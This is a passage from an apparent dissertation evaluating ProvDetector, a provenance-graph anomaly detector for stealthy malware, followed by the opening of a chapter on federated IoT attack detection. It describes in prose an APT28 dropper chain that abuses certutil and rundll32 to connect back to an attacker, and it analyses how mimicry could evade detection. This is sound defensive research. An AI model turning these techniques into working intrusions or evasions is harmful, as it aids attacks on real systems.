certutil	Windows Certificate Services Tool	0.964	1	0.981
cmd	Windows Command Line	0.956	0.999	0.977
cscript	Windows System Script Interpreter	0.959	0.999	0.978
cvtres	Component of C++ Toolchain	0.965	1	0.982
excel	Microsoft Excel	0.961	1	0.980
firefox	Firefox Browser	0.958	0.965	0.961
iexplore	IE Browser	0.960	0.968	0.963
javaw	Java VM	0.957	0.992	0.974
jusched	Java Update Scheduler	0.957	0.990	0.974
maintservice	Firefox Updater	0.959	1	0.979
msiexec	Windows Installer	0.960	0.983	0.971
mspaint	Microsoft Paint	0.96	0.990	0.975
notepad	Windows Text Editor	0.963	0.984	0.973
rar	WinRAR Compression Tool	0.953	1	0.976
sc	Windows Service Controller	0.952	1	0.975
spoolsv	Windows Spooler Subsystem App	0.955	1	0.977
tasklist	Windows Task Management Tool	0.962	0.970	0.966
taskmgr	Windows Task Manager	0.960	1	0.979
wget	Downloader	0.952	1	0.975
winword	Microsoft Word	0.960	0.976	0.967
wmic	Windows Management Instrumentation Command	0.952	0.998	0.974
wmplayer	Windows Media Player	0.959	0.996	0.977
Average	-	0.959	0.991	0.974




Figure 5.6: The graph-level detection accuracy of ProvDetector with different threshold values

(precision of 0.957 and 0.995 for the threshold 3 and 4, respectively; recall of 1 for both of the threshold values 3 and 4). All these results show that ProvDetector is very effective




Figure 5.7: The detection accuracy of the whitelist approach with different values.

in detecting stealthy malware.

Comparison with Strawman Detection Approaches. To show the effectiveness of our machine learning-based approach, we compare ProvDetector with three strawman techniques: the blacklist, the whitelist, and the anomaly score based approach [153].

The goal of having the blacklist approach is to answer the question: is it possible to use hand-coded rules developed by human experts to detect stealthy attacks. Ideally, relying on human experts seems to be an effective approach which can easily bring in with several working heuristics. One exemplary rule can be "UI-heavy programs (*e.g.,* MS Word and Excel) should not launch external scripts, such as through CMD or PowerShell". However, in practice, since the adversary has a lot of ways to run the malicious code, it is very difficult to come up with a comprehensive blacklist. For instance, the UI-heavy processes could run the malicious code through Java or hijack other processes (*e.g.,* `notepad.exe`) instead of using scripts. Using a blacklist approach could overlook a large number of other attacks, especially unknown attacks. In our experiment, we measure the effectiveness of applying the "UI-heavy programs should not run external scripts" heuristic. To do so, we use all the 8 UI-heavy programs (*i.e.,* `excel`, `firefox`, `iexplore`, `mspaint`, `notepad`, `rar`, `winword` and `wmplayer`) in our evaluated 23 programs and check if they calls `cmd.exe`, `powershell.exe` or other script interpreters. We found that the recall of this heuristic is close to **zero** ($\leq$0.07), which means a large number of attacks were overlooked by this approach.

The second strawman approach, the whitelist, is to evaluate whether people can detect stealthy attacks by simply detecting infrequent events. To construct the whitelist, we use a statistics-based approach. For each event, if it exists in more than p percent of the benign program instances, we add it to the whitelist. In Figure 5.7, we show the detection accuracy of this approach averaged by the 23 programs using different p values. In our experiment,

Table 5.3: The detection accuracy of the anomaly score based approach with different percentile values.

n-percentile	Precision	Recall	F1-Score
85	0.84	0.36	0.50
86	0.845	0.349	0.49
87	0.885	0.31	0.46
88	0.893	0.243	0.38
89	0.905	0.233	0.37
90	0.909	0.208	0.34
91	0.914	0.199	0.33
92	0.925	0.182	0.30
93	0.918	0.183	0.31
94	0.921	0.195	0.32
95	0.939	0.163	0.28

Table 5.4: Detection accuracy comparisons with path-level and graph-level approaches.

Path or Graph	Approach	Precision	Recall	F1-score
Path-level	ProvDetector (path-level)	**0.959**	0.991	0.974
	Path Nodes Averaging	0.961	0.890	0.924
Graph-level	ProvDetector (graph-level)	0.957	**1**	**0.978**
	graph2vec	0.899	0.452	0.601

this approach achieves the best F1 score of 0.78 when p is 3%, which is still substantially lower than the F1 score of ProvDetector.

The third strawman approach is the anomaly score-based approach. In Section 5.5.3, we define regularity score for a path to select the top K rarest paths from a provenance graph. One may consider that these regularity scores (or anomaly scores) could be used to effectively detect stealthy malware for simplicity. To address this concern, we evaluated a score-based detection approach. For each program, the anomaly score based approach first selects the top K rarest paths from all the benign provenance graphs, then it chooses the n-percentile of all the anomaly scores of the paths as the threshold. During the detection stage, it identifies any path that has an anomaly score higher than the threshold as a malicious path. In other words, if a path has an anomaly score higher than n percent of the paths selected from benign provenance graphs, this strawman approach identifies the path as malicious. The results of detection accuracy with different percentile values are shown in Table 5.3. The F1 score is even substantially lower than the whitelist approach. One major reason for such poor performance is that the rare paths selected from benign provenance graphs could also have very high anomaly scores. Therefore, the anomaly scores alone are not informative enough to differentiate benign ones and malicious ones. The results in Table 5.3 justify our choice of using a learning-based approach that learns both from rareness and causal dependencies to automatically identifies the proper boundary between benign and anomalous paths for each program.

Comparison with Different Embedding Approaches. We compare our embedding

approach (Section 5.5.4) with a graph embedding approach (`graph2vec` [188]), and the simple node-level path embedding (Path Nodes Averaging). `graph2vec` is an approach to learn distributed representations of graphs. With `graph2vec`, we directly embed each provenance graph into a feature vector. In the Path Nodes Averaging approach, we still compute embeddings for the paths selected by ProvDetector. In contrast, we use `word2vec` to get the embedding of each node, then obtain the embedding for a path by averaging the embeddings of all the nodes in the path. In the evaluation of different embedding approaches, we follow the same experiment protocol in Section 5.6.1.

To compare our approach with `graph2vec`, we compute graph-level detection accuracy of ProvDetector using a threshold of 3. The comparison results are shown in Table 5.4, in which ProvDetector has a substantially higher recall than `graph2vec`. The `graph2vec` approach has reasonable precision but has very poor recall (even worse than random guess). This result confirms our insight: the benign workloads of a hijacked process may hide the malicious workload in the graph level. It is thus necessary to use the path-level features. We will further discuss this result in Section 5.6.3.

We compare our embedding approach with Path Nodes Averaging in path-level detection accuracy as shown in Table 5.4. The Path Nodes Averaging approach achieves comparable precision and recall with our approach as it also uses the paths selected by ProvDetector in the embedding. However, it does not perform as good as our approach on recall as it does not consider the order of nodes in a path.

Comparison of Different Anomaly Detection Algorithms. In our current implementation, we use Local Outlier Factor (LOF) [159] as the default anomaly detector. We compare LOF with three other novelty detection or outlier detection algorithms in path-level accuracy. The three baseline methods are as follows:

- Isolation Forest [189]: This algorithm divides the data points to different partitions. Outliers need less cuts to be separated from other points while inliers need more cuts.
- One-Class SVM [190]: The algorithm trains a hyper-plane which separates all the training data from the origin while maximizing the distance from the origin to the hyper-plane.
- Robust Covariance (Elliptic Envelope) [191]: The algorithm assumes that the data is Gaussian distribution and learns an ellipse.

In the evaluation of the above baseline methods, we follow the same experiment protocol as we did for ProvDetector. For one-class SVM, we use the `rbf` kernel with `nu` set to

Table 5.5: Comparison of different anomaly detection algorithms in path-level detection accuracy.

Algorithm	Precision	Recall	F1-Score
Local Outlier Factor	**0.959**	**0.991**	**0.974**
One-Class SVM	0.886	0.635	0.739
Isolation Forest	0.955	0.467	0.627
Robust Covariance	0.940	0.397	0.558

0.1 and `gamma` set to 0.5. For the other three models, we set the contamination to 0.04. The results are summarized in Table 5.5.

As shown in the table, LOF significantly outperforms other methods in terms of recall.

5.6.3 Interpretation of Detection Results

In this section, we interpret the detection results presented in Section 6.5.2 to justify our design decisions. In particular, we seek answers for the following questions:

- Why do simple models (*e.g.,* blacklist or whitelist) fail?
- Why the whole provenance graph is not a good feature for stealthy malware detection?
- Why our path selection method can accelerate the training and detection?
- How robust is ProvDetector against mimicry attacks?
- Why does LOF Perform better?
- What ProvDetector learns?

Simple Models. To understand why simple models, such as the black- and white-lists, that only consider one-hop features are not effective, we use one realistic example in our experiment as a case study. The example is the "DownAuto Certutil Macro Dropper" malware, which is a part of APT28 attack [192, 193]. The causality chain of this attack is shown in Figure 5.8. This malware embeds its malicious payload as a base64 string and exploits the certificate services (`certutil.exe`) to convert the base64 string to an executable (`c029ec8b.exe`). After that, the malware runs the payload, which uses `rundll32.exe` to connect back to the adversary.

The analysis based on the one-hop relationships cannot disclose the adversarial context, as every step in this attack looks normal. It is possible for `excel.exe` to handle certificates with `certutil.exe`. It is also normal behavior for `certutil.exe` to create any arbitrary files. Note that in our experiment environment, although the malicious executable has a




Figure 5.8: The path selected by ProvDetector from a realistic attack example.




Figure 5.9: The t-SNE plot with the paths randomly selected from benign and malicious provenance graphs of the `winword` program. The blue points and red points represent paths selected from benign provenance graphs and malicious provenance graphs respectively.

random name, in practice, this name could also be the name of any benign software and may not contain the extension `.exe`. Finally, it is also impractical to prevent `excel.exe` from executing external programs and `rundll32.exe` whose execution logic depends on its command line given at runtime. The abnormality of the operation arises only when all dots are connected and considered as a whole. ProvDetector models the whole causality path altogether as a vector and detects anomalous paths instead of anomalous steps. This is why ProvDetector outperforms simple approaches.

Whole Graph Modeling. To understand why the whole graph is not a good feature for detecting stealthy malware as well as why `graph2vec` does not perform well in Section 6.5.2, we perform a set of empirical measurements. We randomly selected paths from the provenance graphs of processes that were hijacked by stealthy attacks. We then feed these paths into our anomaly detector to get their prediction. We found that, on average, about 70% of randomly selected paths from hijacked processes cannot be detected as malicious. In other words, about 70% of the paths are not distinguishable from benign paths. For a graph-level embedding method, which summarizes the features of all paths to get an embedding, will not be sensitive to a small number of abnormal paths.




Figure 5.10: The t-SNE plot with the paths selected by our path selection algorithm from benign and malicious provenance graphs of the `winword` program. The blue points and red points represent paths selected from benign provenance graphs and malicious provenance graphs respectively.

To better understand the distribution of paths from hijacked programs, we take the `winword` (MS Word) program as an example and visualize the distribution in Figure 5.9. To generate Figure 5.9, we randomly select 20 paths from each provenance graph of `winword` (both benign and malicious), embed them with ProvDetector, and plot the embedding vectors with t-SNE [194]. We mark the paths selected from benign graphs in blue and those from malicious graphs in red. In Figure 5.9, the majority of paths selected from malicious graphs are mixed with paths selected from benign graphs. This is because these "malicious" paths are generated from the benign part of the hijacked process. There is only a small group of paths that are easily separable, which we marked in a black circle. Therefore, graph-level embedding methods, such as `graph2vec`, which learn features from all the paths, is less capable of detecting stealthy malware as the features from "real" malicious paths are overlapped with the "normal" paths.

Path Selection. To demonstrate why our path selection technique can maintain the accuracy while reducing training and detection workload, we again take the `winword` program as an example. In Figure 5.10, we plot the embedding vectors of paths selected by ProvDetector with t-SNE. The blue points are paths selected from benign provenance graphs and the red points are paths selected from malicious provenance graphs by ProvDetector. The result in Figure 5.10 delivers two findings. First, the selected benign paths form multiple clusters representing the diversity of custom workloads of benign programs. Second, the selected (rare) paths from malicious graphs are very different from other benign paths, therefore they are easy to be separated in the embedding space. This result confirms our

assumption that rare paths could capture abnormal behavior of stealthy malware.

Robustness Against Mimicry Attacks. The adversary may evade the detection of ProvDetector by mimicking "normal" behaviors of programs. It is important to know how much effort does the adversary need to take to evade the detection.

To answer this question, we introduce the editing distance between malicious paths and benign paths. We define the editing distance between two causal paths as the minimum number of actions needed to convert one path to another. The actions include add, modify, and delete any node in a causal path[3]. In our experiment, we measured the average editing distance between malicious paths and benign paths[4]. The average value is about five. In other words, to make a malicious path looks benign, an adversary needs to mimic about five system objects. This result suggests that ProvDetector is more robust than the single step detection approaches (*e.g.,* blacklist approach) since the adversary only needs to mimic the behavior of one system object.

Why does LOF Perform Better? As shown in Table 5.5, LOF performs the best among the four evaluated algorithms. This is because LOF does not rely on an assumption about the distribution of the data. As shown in Figure 5.10, the embeddings of paths have multiple clusters and do not follow any single distribution.

Robust Covariance performs worst as it assumes the data obeys approximately a Gaussian distribution and tries to learn an ellipse to cover the normal data points. Consequently, it may degrade when the data is not unimodal. Isolation Forest and One-Class SVM outperform Robust Covariance because they do not rely on any assumption on the distribution of data. However, these two methods assume that the normal paths are all from one cluster; thus they cannot achieve high detection accuracy as high as LOF.

On the other hand, LOF detects anomalous data points by measuring the local deviation of a given data point with respect to its neighbors, making it typically suitable for the case where different models in the data have different densities. As with our data, different workloads may generate paths that have different densities in distribution, thus LOF could achieve a high detection accuracy.

What ProvDetector Learns? There are two possible kinds of features that ProvDetector has learned: the path-level feature or the single node level feature. If ProvDetector only learns single node level features, it could indicate that ProvDetector only memorizes a small set of nodes to detect malicious paths. Still take the `winword` program as an example, a "bad" detection model which only learns node level features might predict a

[3]This concept is borrowed from computational linguistics.

[4]To eliminate the bias introduced by arbitrary file names, we consider all files with the same type as one file; for network connection, we abstract all IPs to "*.*.*.*".

path as malicious if a previously unseen process (*e.g.,* PowerShell) node is in the path. Such detection model can easily be evaded by attackers.

To answer this question, a naive method is to develop baseline detection methods that only rely on single node level features. However, this method may have a bias from what baseline detection methods we select. Instead, we use LIME [195], a model-agnostic prediction explanation tool, to calculate and rank the "impact" of each single node in a path to the final detection. LIME also produces a numeric value to evaluate how much the final result would change, in case we remove any node from the path.

We use LIME to calculate the "*KEY*" nodes for each benign path and malicious path. A set of nodes are considered as KEY nodes if they are the most impactful nodes identified by LIME and ProvDetector would give a different detection result if we remove these nodes from the path. We try to find if there is a set of KEY nodes that are common across all the paths. If so, it indicates that ProvDetector has only learned single node level features.

In our experiment, we find that there is *not* a set of KEY nodes that can be shared by most of the paths. For benign paths, 35% of the paths have their own unique KEY node. On average, the number of paths that share the same KEY node is 3.18. In other words, each KEY node is used to impact 3 benign paths on average in ProvDetector. For malicious paths, about 50% of paths have their unique KEY node. The average number of paths that share the same KEY node is 3.1. In summary, ProvDetector relies on path-level features instead of single node level features to detect stealthy malware, which is consistent with our design motivation.

5.6.4 Runtime Performance

We measure the runtime overhead of ProvDetector for its training and detection stages.

Training Overhead The runtime overhead in the training stage for each monitored program mainly consists of *(1)* the overhead for building provenance graphs and path selection, *(2)* the overhead to build the `doc2vec` model, and *(3)* the overhead to build the anomaly detection model. On average, it takes seven seconds to build a provenance graph from the database and select the top 20 paths. With the data of 30,000 paths, it takes about 94 seconds to train the `doc2vec` model with the embedding vector size of 100 and epochs of 100. It takes around 39 seconds to train the LOF novelty detection model. Note that the training overhead for one program is a one-time effort. We do not need to retrain either of the `doc2vec` model or the LOF model unless we want to improve the models with more training samples.

Detection Overhead The runtime overhead in the detection stage for a process instance mainly consists of *(1)* the overhead for building provenance graphs and path selection, *(2)* the overhead for embedding the selected paths, and *(3)* the prediction overhead of the anomaly detection model. On average, it takes five seconds to build the provenance graph and two seconds to select the top 20 paths from the graph. It only takes one millisecond (ms) to embed a path into a vector and 0.06 ms for the novelty detection model to make a prediction with the vector. In total, the detection overhead for a process instance is about seven seconds.

To estimate the practicality of ProvDetector in an enterprise, we count the number of process instances created for the 23 evaluated programs from the data over three months with 306 hosts. On average, each host creates about 22.7 instances of these programs, *i.e.,* about one process for each program. Suppose an enterprise which has 100 hosts and there are 30 programs to monitor, it will take 5.7 hours per day to check all the created instances in the enterprise. However, note that our experiments were conducted on a single general desktop with a single thread. The detection time can be reduced by parallelizing ProvDetector on multiple server machines.

5.7 DISCUSSION AND LIMITATIONS

Offline Detection vs. Online Detection. In our current implementation, ProvDetector works as an offline detector, where it scans the provenance database to detect stealthy attacks. However, ProvDetector can be implemented as a real-time approach by using an in-memory provenance graph database on each monitored host [196]. Then ProvDetector can model the path selection problem as an incremental K longest paths problem on a dynamic graph, which is an orthogonal problem and has existing solutions [197, 198]. We leave the implementation details to our future work.

Applicability to Other Operating Systems. In this work, our evaluation focuses on programs (*e.g.,* MS Word) on Windows systems as most of the stealthy malware we collected target Windows. However, our approach is not limited to a certain operating system like Windows since similar OS level provenance data can be also collected from other operating systems such as Linux [152]. Moreover, our approach does not rely on any Windows specific feature.

More Complex Embedding or Learning Approaches. In this work, ProvDetector uses the `doc2vec` paragraph embedding technique and a simple anomaly detection model LOF for its detection purpose. As shown in Section 6.5, the combination of these two models have already achieved very good detection performance. More complex machine learning

techniques, such as LSTM [199], Tree-structured LSTM [200], Graph Convolutional Networks [201], and One-class Neural Networks [202, 203] could possibly further improve the detection accuracy, yet they may also introduce a higher cost.

Mimicry Attacks. An adversary may mimic behaviors of benign programs to evade the detection of ProvDetector. In Section 5.6.3, we measured that, on average, an adversary needs to add, modify, or delete about five different nodes in a causal path to mimic the behavior of benign programs. Since a causal path embeds the contextual causality among different system entities (*e.g.,* processes), we believe that it is much harder to evade ProvDetector than the approaches that focus only on the behavior of one process. We will conduct more evaluation and research on defending mimicry attacks in our future work.

Anti-analysis Malware. A lot of today's malware has anti-analysis (*e.g.,* anti-VM or anti-debug) capabilities. When the malware detects that it is being run in a virtual machine or under a debugger, it changes its behavior (usually either less malicious behavior or termination). ProvDetector, unlike virtualization based solutions [156, 157], is designed to run on bare metal machines and does not require isolated environments. Similar to previous work [157, 204, 205], to perform a large-scale analysis, we use sandbox environments to automate the execution of malware samples in our evaluation. It is possible that some anti-analysis malware changed their behavior during our evaluation. However, 289 (26%) of the malware samples in our evaluation are identified as anti-VM by VirusTotal. For these samples, ProvDetector should still be able to detect them when they are running on bare metal machines as their behaviors on bare metal should be same or more malicious, which will be easily selected by ProvDetector's path selection algorithm.

The Benign Dataset. We collected our benign data from an anonymous enterprise which was well guarded by security professionals and continuously monitoring using up-to-date security solutions. Although it does not guarantee that our "benign" data is perfectly benign, we believe that the chance of data pollution is low and will not invalidate our evaluation.

5.8 RELATED WORK

Stealthy Malware. Malware is becoming increasingly stealthy to evade detection. A popular trend in recent cyberattacks is to impersonate or abuse benign applications on the victim host to achieve the attack goals. There are many impersonation techniques. For example, DLL injection [165], portable executable injection, and remote thread injection [206]. Recently developed new techniques such as process hollowing [166], AtomBombing [207] and shim-based DLL injection [167] have also been applied in real-world malware. Fileless mal-

ware, which follows the "living off the land" attack strategy, has been actively studied by both industry [148] and academia [208]. While characterized by its avoidance of using files during an attack, we believe that ProvDetector will also be helpful in detecting certain types of fileless malware whose behavior can be tracked by our kernel-level provenance tracing.

Malware Detection. Malware detection has been an active area of research in multiple platforms like Android, Windows, and Linux. In traditional approaches, static analysis [140, 141, 209] and dynamic analysis [210, 211, 212] have been used to analyze and detect malware. Recently, machine learning and deep learning approaches are leveraged as a new trend in malware analysis and detection which greatly improve the detection accuracy over traditional methods [142, 143, 144, 145]. Shu et al. [213] profile a program's historical behavior to detect stealthy control flow violations (*e.g.,* aberrant path attack) based on function call logs gained by software instrumentation. Differently, ProvDetector aims to detect a malware-controlled program using more coarse-grained kernel-provided audit logs. There are multiple proposals to detect stealthy malware that uses impersonation techniques like code injection. Bee master [204] prepares honeypot processes in an analysis environment and detects injections into the processes. Membrane [214] and Quincy [205] extract features from memory information such as memory paging information and memory dumps, and use supervised machine learning to detect code injection. Tartarus [156] and API Chaser [157] use taint tracking to identify code injection. However, these proposals either target only certain types of attacks [204] (*e.g.,* [204] cannot detect process hollowing), relay on some OS features [214], or need virtualization environments and have severe impact on the system performance [156, 157]. Moreover, all of them have a limitation for script-based attacks. In contrast, our approach uses lightweight kernel-level provenance tracking and targets the broad scope of impersonation techniques including script-based attacks.

Anomaly Detection with Host Level System Events. Several approaches have been proposed to detect intrusion or abnormal behaviors using system event data on the end hosts [153, 161, 174, 215, 216]. Caselli el al. [215] proposed an approach which first builds the profile of k-grams from benign system call traces and then it throws an alert if a new system call trace is significantly different from the normal profile. Padmanabhan et al. [216] modeled the information flow in a system using directed graphs and extracts abnormal substructures from it. Dong et al. [174] proposed a system to find abnormal event sequences from a large number of heterogeneous event traces. Chen et al. [161] proposed a principled and unified probabilistic model to learn the likelihood of system events. Siddiqui et al. [217] developed a system to detect malicious system entities using a multi-view based technique.

Unstructured Data Embeddings. Multiple embedding techniques (*i.e.,* learning distributed representations or numerical vectors of data) have been proposed for unstructured data such as texts and graphs. In the natural language processing domain, different embedding techniques have been proposed for words [172, 218], sentences [219] and documents [158]. Learning techniques have also been proposed for graphs [188] as well. These embedding techniques are utilized in multiple security applications for data modeling. For example, Narayanan et al. [188] demonstrated the ability of `graph2vec` in classifying malicious and benign Android apps using API dependency graphs. Mimura et al. [220] used paragraph vectors to detect unseen malicious traffic from proxy log. Tavabi et al. [221] proposed a neural language modeling approach that learns embeddings of darkweb/deepweb discussions to predict whether vulnerabilities are exploited. In this work, we utilize paragraph embedding techniques over system provenance data to detect stealthy malware. ProvDetector would benefit from the future improvement of embedding techniques.

Mimicry Attacks on Host-based Solutions. System call traces have long been used as the information source for host-based instruction detection systems (IDS). The seminal research on mimicry attacks [222, 223] demonstrated that the IDS can be evaded by carefully crafting an exploit that produces a legitimate sequence of system calls while performing malicious actions. To limit the vulnerability of the IDS to mimicry attacks, a number of improvements [224, 225, 226, 227, 228] have been proposed by considering more features in the analysis. For example, [224] incorporates into the analysis information about the call stack configuration at the time of a system call to counteract mimicry attacks. To automate the construction of mimicry attacks, several techniques [229, 230, 231] have been proposed. However, these systems focus on monitoring system call traces, which do not reflect the context of each syscall event. In contrast, our approach uses data provenance that encodes historical context into causality graphs. Conducting mimicry attacks on provenance-based solutions is more challenging than on system call traces as provenance graphs contain complex structural information that is difficult to imitate without impeding the attack.

Provenance-based Solutions. A large body of work has been proposed to leverage provenance for multiple areas such as forensic analysis [41, 42, 127, 128, 152, 155, 232, 233], network debugging and troubleshooting [39, 234], alert triage [153], intrusion detection and access control [130, 131, 154, 235, 236], and attack reconstruction [64, 134, 237].

Linux Provenance Modules (LPM) [152] and Hi-Fi [127] proposed an efficient and trusted provenance collecting framework by adding provenance hooks in the Linux kernel similar to Linux Security Modules. BEEP [42] and ProTracer [41] are provenance trackers that solve the problem of dependency explosion in the provenance graph by execution partitioning

the event-handling loops. Liu et al. [154] proposed an anomaly based priority search to address the dependency explosion problem. LogGC [128] further reduces the log size using the idea of execution partitioning. Winnower [155] provides a storage efficient provenance auditing framework for large clusters. MCI [238] proposes a reliable and efficient approach to restore fine-grained information flow among system events using dual execution (LDX). While these techniques address different problems, we believe that they can be integrated into ProvDetector to improve its accuracy. Besides forensic investigation, provenance is also used in network debugging. Chen et al. [39] proposed differential provenance which reasons the differences compared to good and bad references. The same authors [234] also proposed secure packet provenance (SPP) that provides provenance on the Internet's data plane which has a high data rate. NoDoze [153] is an automated threat alert triage system based on data provenance. It ranks the alerts from third party threat detection systems (TDS) by the rareness of causal paths in their provenance graph. However, it cannot effectively extract the K rarest paths as it enumerates all the paths of a provenance graph. Moreover, it only provides anomaly scores to paths to help with investigation and does not provide a systematic way to separate benign and malicious paths. ProvDetector addresses the limitations and provides an end-to-end solution to automatically learns the boundaries from training data using machine learning techniques. Besides, a TDS is not required by ProvDetector.

5.9 CONCLUSION

In this work, we present ProvDetector, an anomaly detection based approach to detect stealthy impersonation malware using OS level provenance graphs. ProvDetector uses a novel rareness-based path selection algorithm to identify causal paths in the provenance graph which represent the potentially malicious behavior of a process. These causal paths are then used by a pipeline of a document embedding model and a novelty detection model to determine if the process is malicious. We evaluated ProvDetector with 23 target programs using a system provenance dataset from an enterprise. The results show that ProvDetector has consistently high precision and recall for the evaluated programs, demonstrating its effectiveness and practicality in the detection of stealthy malware.

CHAPTER 6: ENABLING ON-DEVICE ANOMALY DETECTION WITH FEDERATED LEARNING

In last chapter, we have described ProvDetector, a novel approach to detect stealthy attacks using data provenance analysis. However, ProvDetector is a centralized approach. All the monitored clients send their system monitoring data to a central server; the server builds detection models and performs attack detection. In this chapter, we go on to present our work on the *device layer* of IoT. We describe how we extend ProvDetector to a decentralized approach that trains the detection models and performs detection all on devices.

In this chapter, we present SplitBrain, a novel edge-cloud collaborative security system that detects stealthy attacks on IoT devices. SplitBrain maintains in-memory provenance graphs with host-level system events and performs efficient paths selection to build normal behavior profiles. To offload computation to IoT devices and aggregate behavior profiles to build global models, we propose a novel federated neural embedding and machine learning pipeline that leverages the knowledge from multiple clients. We prototype SplitBrain and systematically evaluate its efficiency and effectiveness. With a reasonable amount of computation overhead on the IoT device, SplitBrain can detect stealthy attacks with very high accuracy. We show that our SplitBrain design can greatly improve the detection performance over individual devices and our design can greatly reduce network communication overhead.

6.1 INTRODUCTION

Internet of Things (IoT) is now ubiquitous in smart homes, offices, and industrial environments. With the increase of user requirements, IoT devices are also becoming more complex. Security cameras, voice assistants, smart-home hubs, drones, and connected automobiles are just some examples. Behind this transition in IoT is the recent development of inexpensive and highly functional hardware [2, 3], which has introduced cost-effective ways to implement IoT devices running community-verified IoT operating systems (*e.g.,* Android Things [4] and Ubuntu IoT [5]). Leveraging existing full-fledged IoT operating systems (OSes), it saves a lot of time and efforts to build highly functional IoT devices to meet the growing and diversified computational demands.

Unfortunately, these more functional IoT devices also provide unprecedented opportunities for attackers. First, IoT OSes share a common codebase with general-purpose OSes (*e.g.,* Linux). Therefore, vulnerabilities and attack vectors found in one device can be easily replicated to other IoT devices. Second, IoT vendors make their own customizations to the

common codebase to fulfill the desired functionalities in their products. However, to quickly bring their products to the market, they often give low priority to the rigorous testing and verification of their implementations, giving attackers more opportunities to find zero-day vulnerabilities. As a result of these reasons, recent IoT attack campaigns have occurred at an unprecedented scale. The number of victim IoT devices can easily exceed half a million [17] to a few million [16] in a massive attack.

In response to more and more IoT attack campaigns, a number of security solutions [79, 239, 240, 241] have been proposed. However, at the same time, the attacker community is seeking for new techniques to keep up with the advances. Adversaries are now increasingly focusing on new techniques to evade detection. In particular, stealthy techniques, such as fileless techniques, have been increasingly employed in recent cyberattacks [147, 164]. Fileless attacks usually reside in memory and inject malicious payload into other running processes to perform malicious activities, making it very difficult to detect them. With the prevalence of IoT, IoT devices are now becoming the top targets for fileless attacks. We are seeing quite a lot of fileless attacks against Linux systems and IoT devices (Linux-based IoT device in particular) [208, 242, 243]. There are multiple proposals [139, 156, 157, 204, 205, 214] to detect stealthy attacks. However, there are considerable challenges in implementing an effective solution to protect IoT devices.

However, when applying to IoT devices, they have a lot of limitations. For example, some proposals rely on some OS features [214], or need virtualization environments and have severe impact on the system performance [156, 157]; some proposals only target certain types of attacks [204]. While ProvDetector is a more general and lightweight approach to detect stealthy attacks, it is a centralized approach that requires the clients to send all their monitoring data to a server for offline detection.

C1: Highly dynamic IoT threat landscape. New IoT devices are released and deployed every day. Exploits targeting IoT devices are also being developed by adversaries at a similarly high pace, making the threats against IoT devices highly dynamic and ever-increasing. It is also a notable trend that IoT attacks are becoming much more sophisticated and adversaries leverage stealthy attack vectors and zero-day vulnerabilities to attack IoT devices. Therefore, approaches, such as [204], that only target certain types of attacks will fail to detect new attacks.

C2: IoT resource constraints. Most IoT devices have limited resources such as CPU, memory and network. It is impractical to deploy complex solutions that require too much resources. For example, some approaches [156, 157] need virtualization environments that have severe impact on the system performance. As network bandwidth and traffic are also severely constrained for IoT devices, approaches such as [139] that send all the monitoring

data to the server is inefficient in the long run.

C3: Data Unbalance. Machine learning is extensively used in different security solutions. However, the training data available at each device depends on the duration that an IoT device has been in monitored and the amount of interaction it has had, which varies largely between clients. The data collected from each device is usually insufficient to train good detection models. Therefore, directly applying machine learning based solutions to individual devices seriously reduces the detection accuracy.

C4: Data Privacy. IoT devices closely monitoring the user environment to fulfil its designed functionalities. A lot of sensitive information of the customers could be extracted or inferred from the collected data. Approaches that sending all monitoring data to a server for attack detection [139] or sharing data to other devices may cause serious privacy concerns.

